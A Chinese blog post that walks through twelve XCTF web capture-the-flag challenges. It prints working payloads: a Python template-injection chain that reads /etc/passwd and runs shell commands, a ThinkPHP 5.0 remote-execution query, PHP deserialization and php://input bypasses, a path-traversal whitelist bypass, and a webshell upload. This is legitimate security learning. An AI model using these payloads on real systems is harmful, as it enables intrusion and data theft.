

# 攻防世界-WEB进阶篇（一）

原创

晓德 于 2020-02-09 16:54:21 发布 1126 收藏 4

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：[https://blog.csdn.net/weixin\\_42271850/article/details/104179470](https://blog.csdn.net/weixin_42271850/article/details/104179470)

版权

## 简述

这是自己的第二篇博客，在上次学习了WEB的新手篇后，这次轮到WEB进阶篇的学习了。同样写下这个博客的目的也是督促自己再重新做一遍这些题目，因为第一次做的时候参考了很多的 `writeup`，所以也想借此机会看一下自己学习的成果如何。

## 一、Training-WWW-Robots

### Training-WWW-Robots

最佳Writeup由 [JXU1MjUx](#) • [shou\\_quan](#) 提供

难度系数：★ 1.0

题目来源：暂无

题目描述：暂无

题目场景：[点击获取在线场景](#)

题目附件：暂无

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

从题目就能看到提示，应该是和 `Robots.txt` 文件相关的。直接在 URL 后面输入 `/robots.txt`。



可以看到提升我们网站中有 `f10g.php` 这个文件。我们直接访问就能得到flag。



## 二、baby\_web

**baby\_web** 👍 4 最佳Writeup由WaterDrop\_Junior • zhanf提供

难度系数: ★ ★ 2.0

题目来源: 暂无

题目描述: 想想初始页面是哪个

题目场景: 🖥️ http://111.198.29.45:32344

删除场景

倒计时: 03:58:34 🕒 延时

题目附件: 暂无

https://blog.csdn.net/weixin\_42271850

题目描述想想初始页面是哪个，再结合点击的链接为 <http://111.198.29.45:32344>，但最终显示给我们的页面为 <http://111.198.29.45:32344/1.php>。就能猜到中间发生了跳转。打开 **F12控制台** 查看详情。就能发现flag。

The screenshot shows a web browser window with the address bar at <http://111.198.29.45:32344/1.php>. The page content displays "HELLO WORLD". The Network tab is open, showing a list of requests:

状态	方法	域名	文件	触发源头	类型	传输	大小
302	GET	111.198.29.45...	/	document	html	251 字节	11 字节
200	GET	111.198.29.45...	1.php	document	html	204 字节	11 字节
404	GET	111.198.29.45...	favicon.ico	img	html	已缓存	291 字节

The right-hand pane shows the response headers for the selected request:

```
请求网址: http://111.198.29.45:32344/  
请求方法: GET  
远程地址: 127.0.0.1:8080  
状态码: 302 Found  
版本: HTTP/1.1  
响应头 (240 字节)  
Connection: close  
Content-Length: 17  
Content-Type: text/html; charset=UTF-8  
Date: Sat, 01 Feb 2020 07:44:46 GMT  
FLAG: flag{very_baby_web}  
Location: 1.php
```

### 三、NewsCenter

The screenshot shows the NewsCenter challenge interface. The title is "NewsCenter" with a subtitle "最佳Writeup由你是斗不过我的FC的 · 你是斗不过我的FC的提供". The difficulty is "2.0" (two stars). The source is "XCTF 4th-QCTF-2018". The description is "如题目环境报错，稍等片刻刷新即可". The scene is "http://111.198.29.45:45308". There is a "删除场景" (Delete Scene) button and a timer showing "倒计时: 03:59:13" with a "延时" (Delay) button. The attachments are "暂无" (None). A URL [https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850) is visible at the bottom right.

题目看得出来什么，直接打开网页。发现是一个查询黑客新闻的简易网站，并且最显眼的位置给了一个搜索框。那当然就试一下 **XSS注入** 和 **SQL注入** 了。先尝试的 **XSS** 发现所有网站对所有输入的内容都会进行转义。然后就直接用 **sqlmap** 来进行SQL注入，就能看到flag。

```
[10:01:56] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[10:01:56] [INFO] fetching entries of column(s) 'f14g' for table 'secret_table' in database 'news'
[10:01:56] [WARNING] something went wrong with full UNION technique (could be because of limitation on
mber of entries). Falling back to partial UNION technique
[10:01:56] [INFO] used SQL query returns 1 entry
[10:01:56] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--
witch '--hex'
[10:01:56] [INFO] fetching number of column(s) 'f14g' entries for table 'secret_table' in database 'ne
[10:01:56] [INFO] resumed: 1
[10:01:56] [INFO] resumed: QCTF{sql_inJec7ion_ezzz}
Database: news
Table: secret_table
[1 entry]
+-----+-----+
| f14g  |      |
+-----+-----+
| QCTF{sql_inJec7ion_ezzz} |      |
+-----+-----+
```

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

#### 四、NaNNaNNaNNaN-Batman

## NaNNaNNaNNaN-Batman

👍 11 最佳Writeup由darkless提供

难度系数: ★★ 2.0

题目来源: tinyctf-2014

题目描述: 暂无

题目场景: 暂无

题目附件: 附件1

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

题目没有网站链接，反而是一个附件。只能下载下来，发现是一个 100 的文件，也没有后缀。考虑是用编辑器打开能看到是一段 JavaScript 代码，但里面有很多编译后的东西。大概就是设定了一个叫 `_` 的函数，然后最后用 `eval(_)` 来执行这个函数。我们可以直接将 `eval(_)` 改为 `alert(_)`。这样就能打印出来这段编码后的函数。

```
function $(){
  var e=document.getElementById("c").value;
  if(e.length==16)
    if(e.match(/^be0f23/)!==null)
      if(e.match(/233ac/)!==null)
        if(e.match(/e98aa$/)!==null)
          if(e.match(/c7be9/)!==null){
            var t=["f1","s_a","i","e"];
            var n=["a","_h01","n"];
            var r=["g{","e","_0"];
            var i=["it'","_","n"];
            var s=[t,n,r,i];
            for(var o=0;o<13;++o){
              document.write(s[o%4][0]);
              s[o%4].splice(0,1)
            }
          }
        }
      }
    }
  document.write('<input id="c"><button onclick=$()>0k</button>');
  delete _
}
```

大概解读一下这段函数的内容从一个 `name` 叫输入框中得到里面的值，然后用这个值来做5个判断，然后用一段代码来输出flag。这种题目可以有两种方法来得到flag，一是想办法去令我们输入的值符合要求触发代码，二是直接复制代码执行。

第一种方法，先看判断5个判断条件：

- (1) 长度为16
- (2) 字符串开头要为 `be0f23`
- (3) 字符串中要包含 `233ac`
- (4) 字符串结尾要为 `e98aa`
- (5) 字符串中要包含 `c7be9`

拼接一下得到字符串 `be0f233ac7be98aa` ,刚刚好长度为16。将之前的页面恢复，然后输入字符串就能得到flag。

第二种方法，直接将中间那段产生flag的代码复制到 `chrom的F12控制台` 中，就能得到flag。

在Google中搜索, 或者输入一个网址

应用 百度 斗鱼直播 Google 翻译 47.107.139.172 Spring JI

flag{it's\_a\_h0le\_in\_0ne}

```
Elements Console Sources Network Performance Memory Applic
top Filter
GET chrome-search://local-ntp/search-suggestions.js net::ERR_FAILED
> var t=["f1","s_a","i","e"];
  var n=["a","_h01","n"];
  var r=["g{","e","_0"];
  var i=["it'","_","n"];
  var s=[t,n,r,i];
  for(var o=0;o<13;++o){
    document.write(s[o%4][0]);
    s[o%4].splice(0,1)
  }
< ▶ ["e"]
> |
```

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

## 五、unserialize3

### unserialize3

👍 2 最佳Writeup由Bleach • Bleachz提供

难度系数: ★★ 2.0

题目来源: 暂无

题目描述: 暂无

题目场景: [点击获取在线场景](#)

题目附件: 暂无

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

从题目可以看出来, 应该是一个反序列的题目。




```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
?code=
```

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

能看到给了一个类 `class`，上面的 `wakeup` 函数会在反序列化的时候直接退出。这个题目考我们的其实就是在code输入这个类的序列化字符串，并通过修改序列化字符串中成员个数来绕开 `wakeup` 函数。

```
class xctf{
public $flag = '111';
public function __wakeup(){
exit('bad requests');
}
}
$xctf = new xctf();
$var = serialize($xctf);
echo $var;
echo '<br>';
能得到这个类的序列化字符串为：O:4:"xctf":1:{s:4:"flag";s:3:"111";}
通过增加成员数量来绕过wakeup函数，将1修改为2。
O:4:"xctf":2:{s:4:"flag";s:3:"111"};
```



the answer is : cyberpeace{d898eba3ea3afa6e8c0c4ad1fbae98dd}

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

## 六、upload1

# upload1

👍 11 最佳Writeup由1011001提供

难度系数: ★★ 2.0

题目来源: 暂无

题目描述: 暂无

题目场景: [点击获取在线场景](#)

题目附件: 暂无

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

看题目应该是一个有关文件上传绕过的题目，打开网页查看源代码，发现在前端有个文件后缀名的校验。

```
function check(){
  upfile = document.getElementById("upfile");
  submit = document.getElementById("submit");
  name = upfile.value;
  ext = name.replace(/^\.+\.\/, '');
  if(['jpg', 'png'].contains(ext)){
    submit.disabled = false;
  }else{
    submit.disabled = true;
    alert('请选择一张图片文件上传!');
  }
}
```

能看到没有进行强制的校验，只是校验发现后缀名不是白名单时将上传按钮置灰，我们还是可以通过控制台来修改节点属性来进行上传。上传一句话木马后，使用菜刀连接就能得到flag。

The screenshot shows a file manager interface for the directory `/var/www/html/` on the IP `111.198.29.45`. The file list includes:

名称	时间	大小	属性
upload	2020-01-18 03:57:51	4096	0755
index.html	2018-09-12 01:54:42	11510	0664
index.php	2018-09-12 01:54:42	1386	0664
flag.php	2020-01-18 03:57:30	63	0664
install.sh	2018-09-12 01:54:42	221	0775

The `flag.php` file is highlighted with a red box. The URL `https://blog.csdn.net/weixin_42271850` is visible at the bottom right.

## 七、Web\_python\_template\_injection



# Web\_python\_template\_injection

最佳Writeup由天枢·My提供

难度系数: ★★★★3.0

题目来源: XTCTF

题目描述: 暂无

题目场景: 点击获取在线场景

题目附件: 暂无

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

看题目的应该是一个有关python的模板注入。首先输入 `/test?{{config}}` 来测试有没有模板注入的漏洞。



URL `http://111.198.29.45:57437/test?<Config {'JSON_A`  
`False, 'SESSION_COOKIE_SECURE': False, 'SESSION_COC`  
`'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_`  
`4093, 'SESSION_COOKIE_SAMESITE': None, 'PROPAGAT`  
`'production', 'DEBUG': False, 'SECRET_KEY': None, 'EXPI`  
`'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT`  
`'PREFERRED_URL_SCHEME': 'http', 'JSONIFY_PRETTYPR`

可以看到该网站确实存在模板注入的漏洞。接下来就一步一步准备我们的注入命令。

```
{{ [].__class__}} 得到列表的类<type 'list'>
{{ [].__class__.__bases__}} 得到基类<type 'object'>
{{ [].__class__.__base__.__subclasses__()}} 得到基类下的所有子类
{{ [].__class__.__base__.__subclasses__()[40]}} 其中第40个是用于文件读取的<type 'file'>
{{ [].__class__.__base__.__subclasses__()[40]('/etc/passwd').read()}} 这个命令来读passwd文件
{{ [].__class__.__base__.__subclasses__()[71]}} 这个类来读取命令
{{ [].__class__.__base__.__subclasses__()[71].__init__.__globals__["os"]["popen"]("whoami").read()}} 通过这个命令来执行命令 (whoami为输入的命令, 结果为root)
{{ [].__class__.__base__.__subclasses__()[71].__init__.__globals__["os"]["popen"]("ls").read()}} 查看当前的目录, 发现一个叫f14g的文件
{{ [].__class__.__base__.__subclasses__()[71].__init__.__globals__["os"]["popen"]("cat f14g").read()}} 查看这个文件就能得到flag
```

## 八、Web\_php\_unserialize

# Web\_php\_unserialize

最佳Writeup由Victis • kno提供

难度系数:  3.0

题目来源: XTCTF

题目描述: 暂无

题目场景: [点击获取在线场景](#)

题目附件: 暂无

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

从题目的名称来看，应该是一题有关PHP反序列化的题目。具体的代码如下：

```
<?php
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
if (isset($_GET['var'])) {
    $var = base64_decode($_GET['var']);
    if (preg_match('/[oc]:\d+:/i', $var)) {
        die('stop hacking!');
    } else {
        @unserialize($var);
    }
} else {
    highlight_file("index.php");
}
?>
```

解读一下上面代码的内容，首先会从超全局变量中去变量 `var` 的值，然后会对值做一场base64的解密。接着会对这个值做正则的匹配，如果匹配上的话就会退出并显示 `stop hacking!`。所以我们需要做的是绕过这个正则匹配 `/[oc]:\d+:/i`。可以看到类中有提示flag就藏在 `fl4g.php` 中，但是在wakeup方法中会去将 `$file` 值强制转换成 `index.php`。当所有都绕过的时候，就能在页面中显示 `fl4g` 的内容。

现在明确要做的事情：

- 1、绕过正则匹配 `/[oc]:\d+:/i`，可以将 `OC:4` 变为 `OC:+4` 来进行绕过。
  - 2、绕过wakeup函数，可以增加序列化后成员的变量来绕过。
  - 3、对序列化的值进行base64的加密。
- 所以根据上述要求写一个脚本。

```
class Demo {
    private $file = 'index.php';
    public function __construct($file) {
        $this->file = $file;
    }
    function __destruct() {
        echo @highlight_file($this->file, true);
    }
    function __wakeup() {
        if ($this->file != 'index.php') {
            //the secret is in the fl4g.php
            $this->file = 'index.php';
        }
    }
}
$file = 'fl4g.php';
$demo = new Demo($file);
$res = serialize($demo);echo $res;echo '<br>'; //序列化类
//O:4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}
$res = str_replace(':4', ':+4', $res);echo $res;echo '<br>'; //绕过正则
//O:+4:"Demo":1:{s:10:"Demofile";s:8:"fl4g.php";}
$res = str_replace(':1:', ':2:', $res);echo $res;echo '<br>'; //绕过wakeup
//O:+4:"Demo":2:{s:10:"Demofile";s:8:"fl4g.php";}
$res = base64_encode($res);echo $res;echo '<br>'; //base64编码
//TzorNDoiRGVtbyI6Mjp7czoyMDoiAERlbW8AZmLsZSI7czo4OjJmbDRnLnBocCI7fQ==
```

## 九、php\_rce

# php\_rce

👍 1 最佳Writeup由VegeChick3n • CallMeCro提供

难度系数:  3.0

题目来源: 暂无

题目描述: 暂无

题目场景:  http://111.198.29.45:49945

删除场景

倒计时: 03:45:10

题目附件: 暂无

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

看题目应该是一个PHP远程命令执行的题目，打开页面发现是一个ThinkPHP V5.0的后台。直接上网找相关的payload。

```
?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls//Ls就是输入的命令  
?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=find / -name '*flag' /  
/查找相关的文件,发现结果/fLag /fLag  
?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat /flag//读取文件中  
的内容,就能看到fLag
```

## 十、Web\_php\_include

# Web\_php\_include

👍 4 最佳Writeup由VegeChick3n • CallMeCro提供

难度系数:  3.0

题目来源:

题目描述: 暂无

题目场景:


题目附件: 暂无

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

题目如下

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

分析一下上面代码的内容，是一个有关文件读取的题目。需要我们输入两个参数，一个是 **hello**，另外一个 **page**。但好像 **hello** 这个参数没什么太大的左右，只是会打印出来而已。另外一个 **page** 参数则比较关键的，但他又专门写了一个 while 循环来过滤 **php://"** 协议所以不能使用双写绕过，但是可以使用大小写的方式绕过。



The screenshot shows a web browser's developer tools interface. On the left, the 'Request' tab is active, displaying the following details:

- Method: GET
- URL: /?page=PHP://input HTTP/1.1
- Host: 111.198.29.45:52874
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:72.0) Gecko/20100101 Firefox/72.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8
- Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
- Accept-Encoding: gzip, deflate
- Connection: close
- Upgrade-Insecure-Requests: 1
- Content-Length: 23

The request body is shown as `<?php phpinfo(); ?>`. On the right, the 'Response' tab is active, displaying the following details:

- Content-Type: text/html
- Content-Length: 1024
- Response Body: 

```
<?php
show_source(__FILE__);
echo $_GET['hello'];
$page=$_GET['page'];
while (strstr($page, "php://")) {
    $page=str_replace("php://", "", $page);
}
include($page);
?>
```

The response body shows the output of the PHP script, including the PHP version **PHP Version 5.3.10-1ubuntu3** and system information:

System	Linux 8f3f3461d56b 4.4.0-131-generic #157
Build Date	Apr 11 2012 17:10:58

发现可以通过双写来绕过，解析来就开始尝试。

```
<?php phpinfo(); ?> // 尝试有没有漏洞
<?php system('ls'); ?> // 结果发现有fL4gisisish3r3.php文件
<?php system('cat fL4gisisish3r3.php'); ?> // 读取到fLag
```

## 十一、ics-06

ics-06

最佳Writeup由Bleach • Bleachz提供

难度系数: ★★★ 3.0

题目来源: XCTF 4th-CyberEarth

题目描述: 云平台报表中心收集了设备管理基础服务的数据, 但是数据被删除了, 只有一处留下了入侵者的痕迹。

题目场景: 点击获取在线场景

题目附件: 暂无

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

打开页面发现从右边菜单栏点击, 只有报表中心是能跳转连接的, 而且跳转后显示了一个选则查询日期的列表, 和下面写着送分题。再看一下URL <http://111.198.29.45:59204/index.php?id=1> 感觉像是一个SQL注入的题目。但是用sqlmap去跑又没有发现什么问题。于是 `id=1` 就尝试爆破一下这个id看一下会不会有什么发现。

### Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comme
4444	2333	200	<input type="checkbox"/>	<input type="checkbox"/>	1901	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
2	0	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
3	1	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
4	2	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	
5	3	200	<input type="checkbox"/>	<input type="checkbox"/>	1866	

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

果然再爆破id到2333时就发现了flag。

## 十二、warmup

# warmup

最佳Writeup由admin提供

难度系数:  3.0

题目来源: HCTF 2018

题目描述: 暂无

题目场景: [点击获取在线场景](#)

题目附件: 暂无

[https://blog.csdn.net/weixin\\_42271850](https://blog.csdn.net/weixin_42271850)

打开网页就是一张滑稽的图片，右键查看源代码发现有提示 `source.php`，访问后能看到真正的题目。

```
highlight_file(__FILE__);
class emmm{
    public static function checkFile(&$page){
        $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
        if (! isset($page) || !is_string($page)) {
            echo "you can't see it";
            return false;
        }
        if (in_array($page, $whitelist)) {
            return true;
        }
        $_page = mb_substr($page,0,mb_strpos($page.'?', '?'));
        if (in_array($_page, $whitelist)) {
            return true;
        }
        $_page = urldecode($page);
        $_page = mb_substr($_page,0,mb_strpos($_page . '?', '?'));
        if (in_array($_page, $whitelist)) {
            return true;
        }
        echo "you can't see it";
        return false;
    }
}
if (! empty($_REQUEST['file'])&& is_string($_REQUEST['file'])&& emmm::checkFile($_REQUEST['file'])) {
    include $_REQUEST['file'];
    exit;
} else {
    echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
}
```

分析一下上面的代码，首先会从请求参数file中拿到对应的值，做三个判断，满足三个判断才能包含对应的文件。三个条件分别是：

- 1、不能为空
- 2、必须是字符串类型
- 3、通过checkFile()函数

其实前面两个都是很简单的判断，主要是通过最后一个函数的判断。解读一下判断函数：

- >>函数是一个类似白名单一样的过滤函数，先确立了source.php和hint.php这两个白名单。
- >>只有满足这两个白名单才行。
- >>其中这样的判断有三次只要其中有任何一次判断通过了都算通过。

- 1、先输入 `http://111.198.29.45:41907/source.php?file=source.php`，发现页面出现了两次同样的代码，证明成功读取了source.php的内容，但是里面没有flag。
- 2、再输入 `http://111.198.29.45:41907/source.php?file=hint.php`，发现提示 `flag not here, and flag in ffffflllllaaaagggg`，flag不在这个文件中，在ffffllllaaaagggg文件中。但前面我们也说过了之前就设置了白名单，所以这题很明显就是一个绕过白名单的题目。我们再仔细看一下checkFile()函数中的三次判断，因为之前也说了只要通过一次即可。

```
public static function checkFile(&$page){    // $page就是我们输入的参数
    $whitelist = ["source"=>"source.php","hint"=>"hint.php"];    // 设置白名单
    if (! isset($page) || ! is_string($page)) {
        echo "you can't see it";
        return false;
    }    // 判断我们有没有输入这个参数，输入的是不是字符串类型
    if (in_array($page, $whitelist)) {
        return true;
    }    // 第一次白名单判断，这里因为没进行过任何操作，所以是无法绕过的
    $_page = mb_substr($page,0,mb_strpos($page.'?', '?'));    // 这里最开始是在字符串最后拼上一个?号，然后截取开头到第一个?的字符串。
    if (in_array($_page, $whitelist)) {
        return true;
    }
    // 其实可以直接利用第二个判断就能绕过
    // ?file=hint.php?/../../../../../../../../fffflllllaaaagggg通过../来跳出目录。
    $_page = urldecode($page);    // 进行一次URL的解码
    $_page = mb_substr($_page,0,mb_strpos($_page . '?', '?'));
    if (in_array($_page, $whitelist)) {
        return true;
    }
    // 第三个判断也可以绕过，但是要注意他有一次URL编码，所以我们需要编码两次特殊字符。
    echo "you can't see it";
    return false;
}
```

## 总结

拖拖拉拉总算完成了WEB进阶篇第一阶段的题目了，WEB进阶还有很多题目。而且前面的题目都是相对比较简单，继续好好学习后面的内容！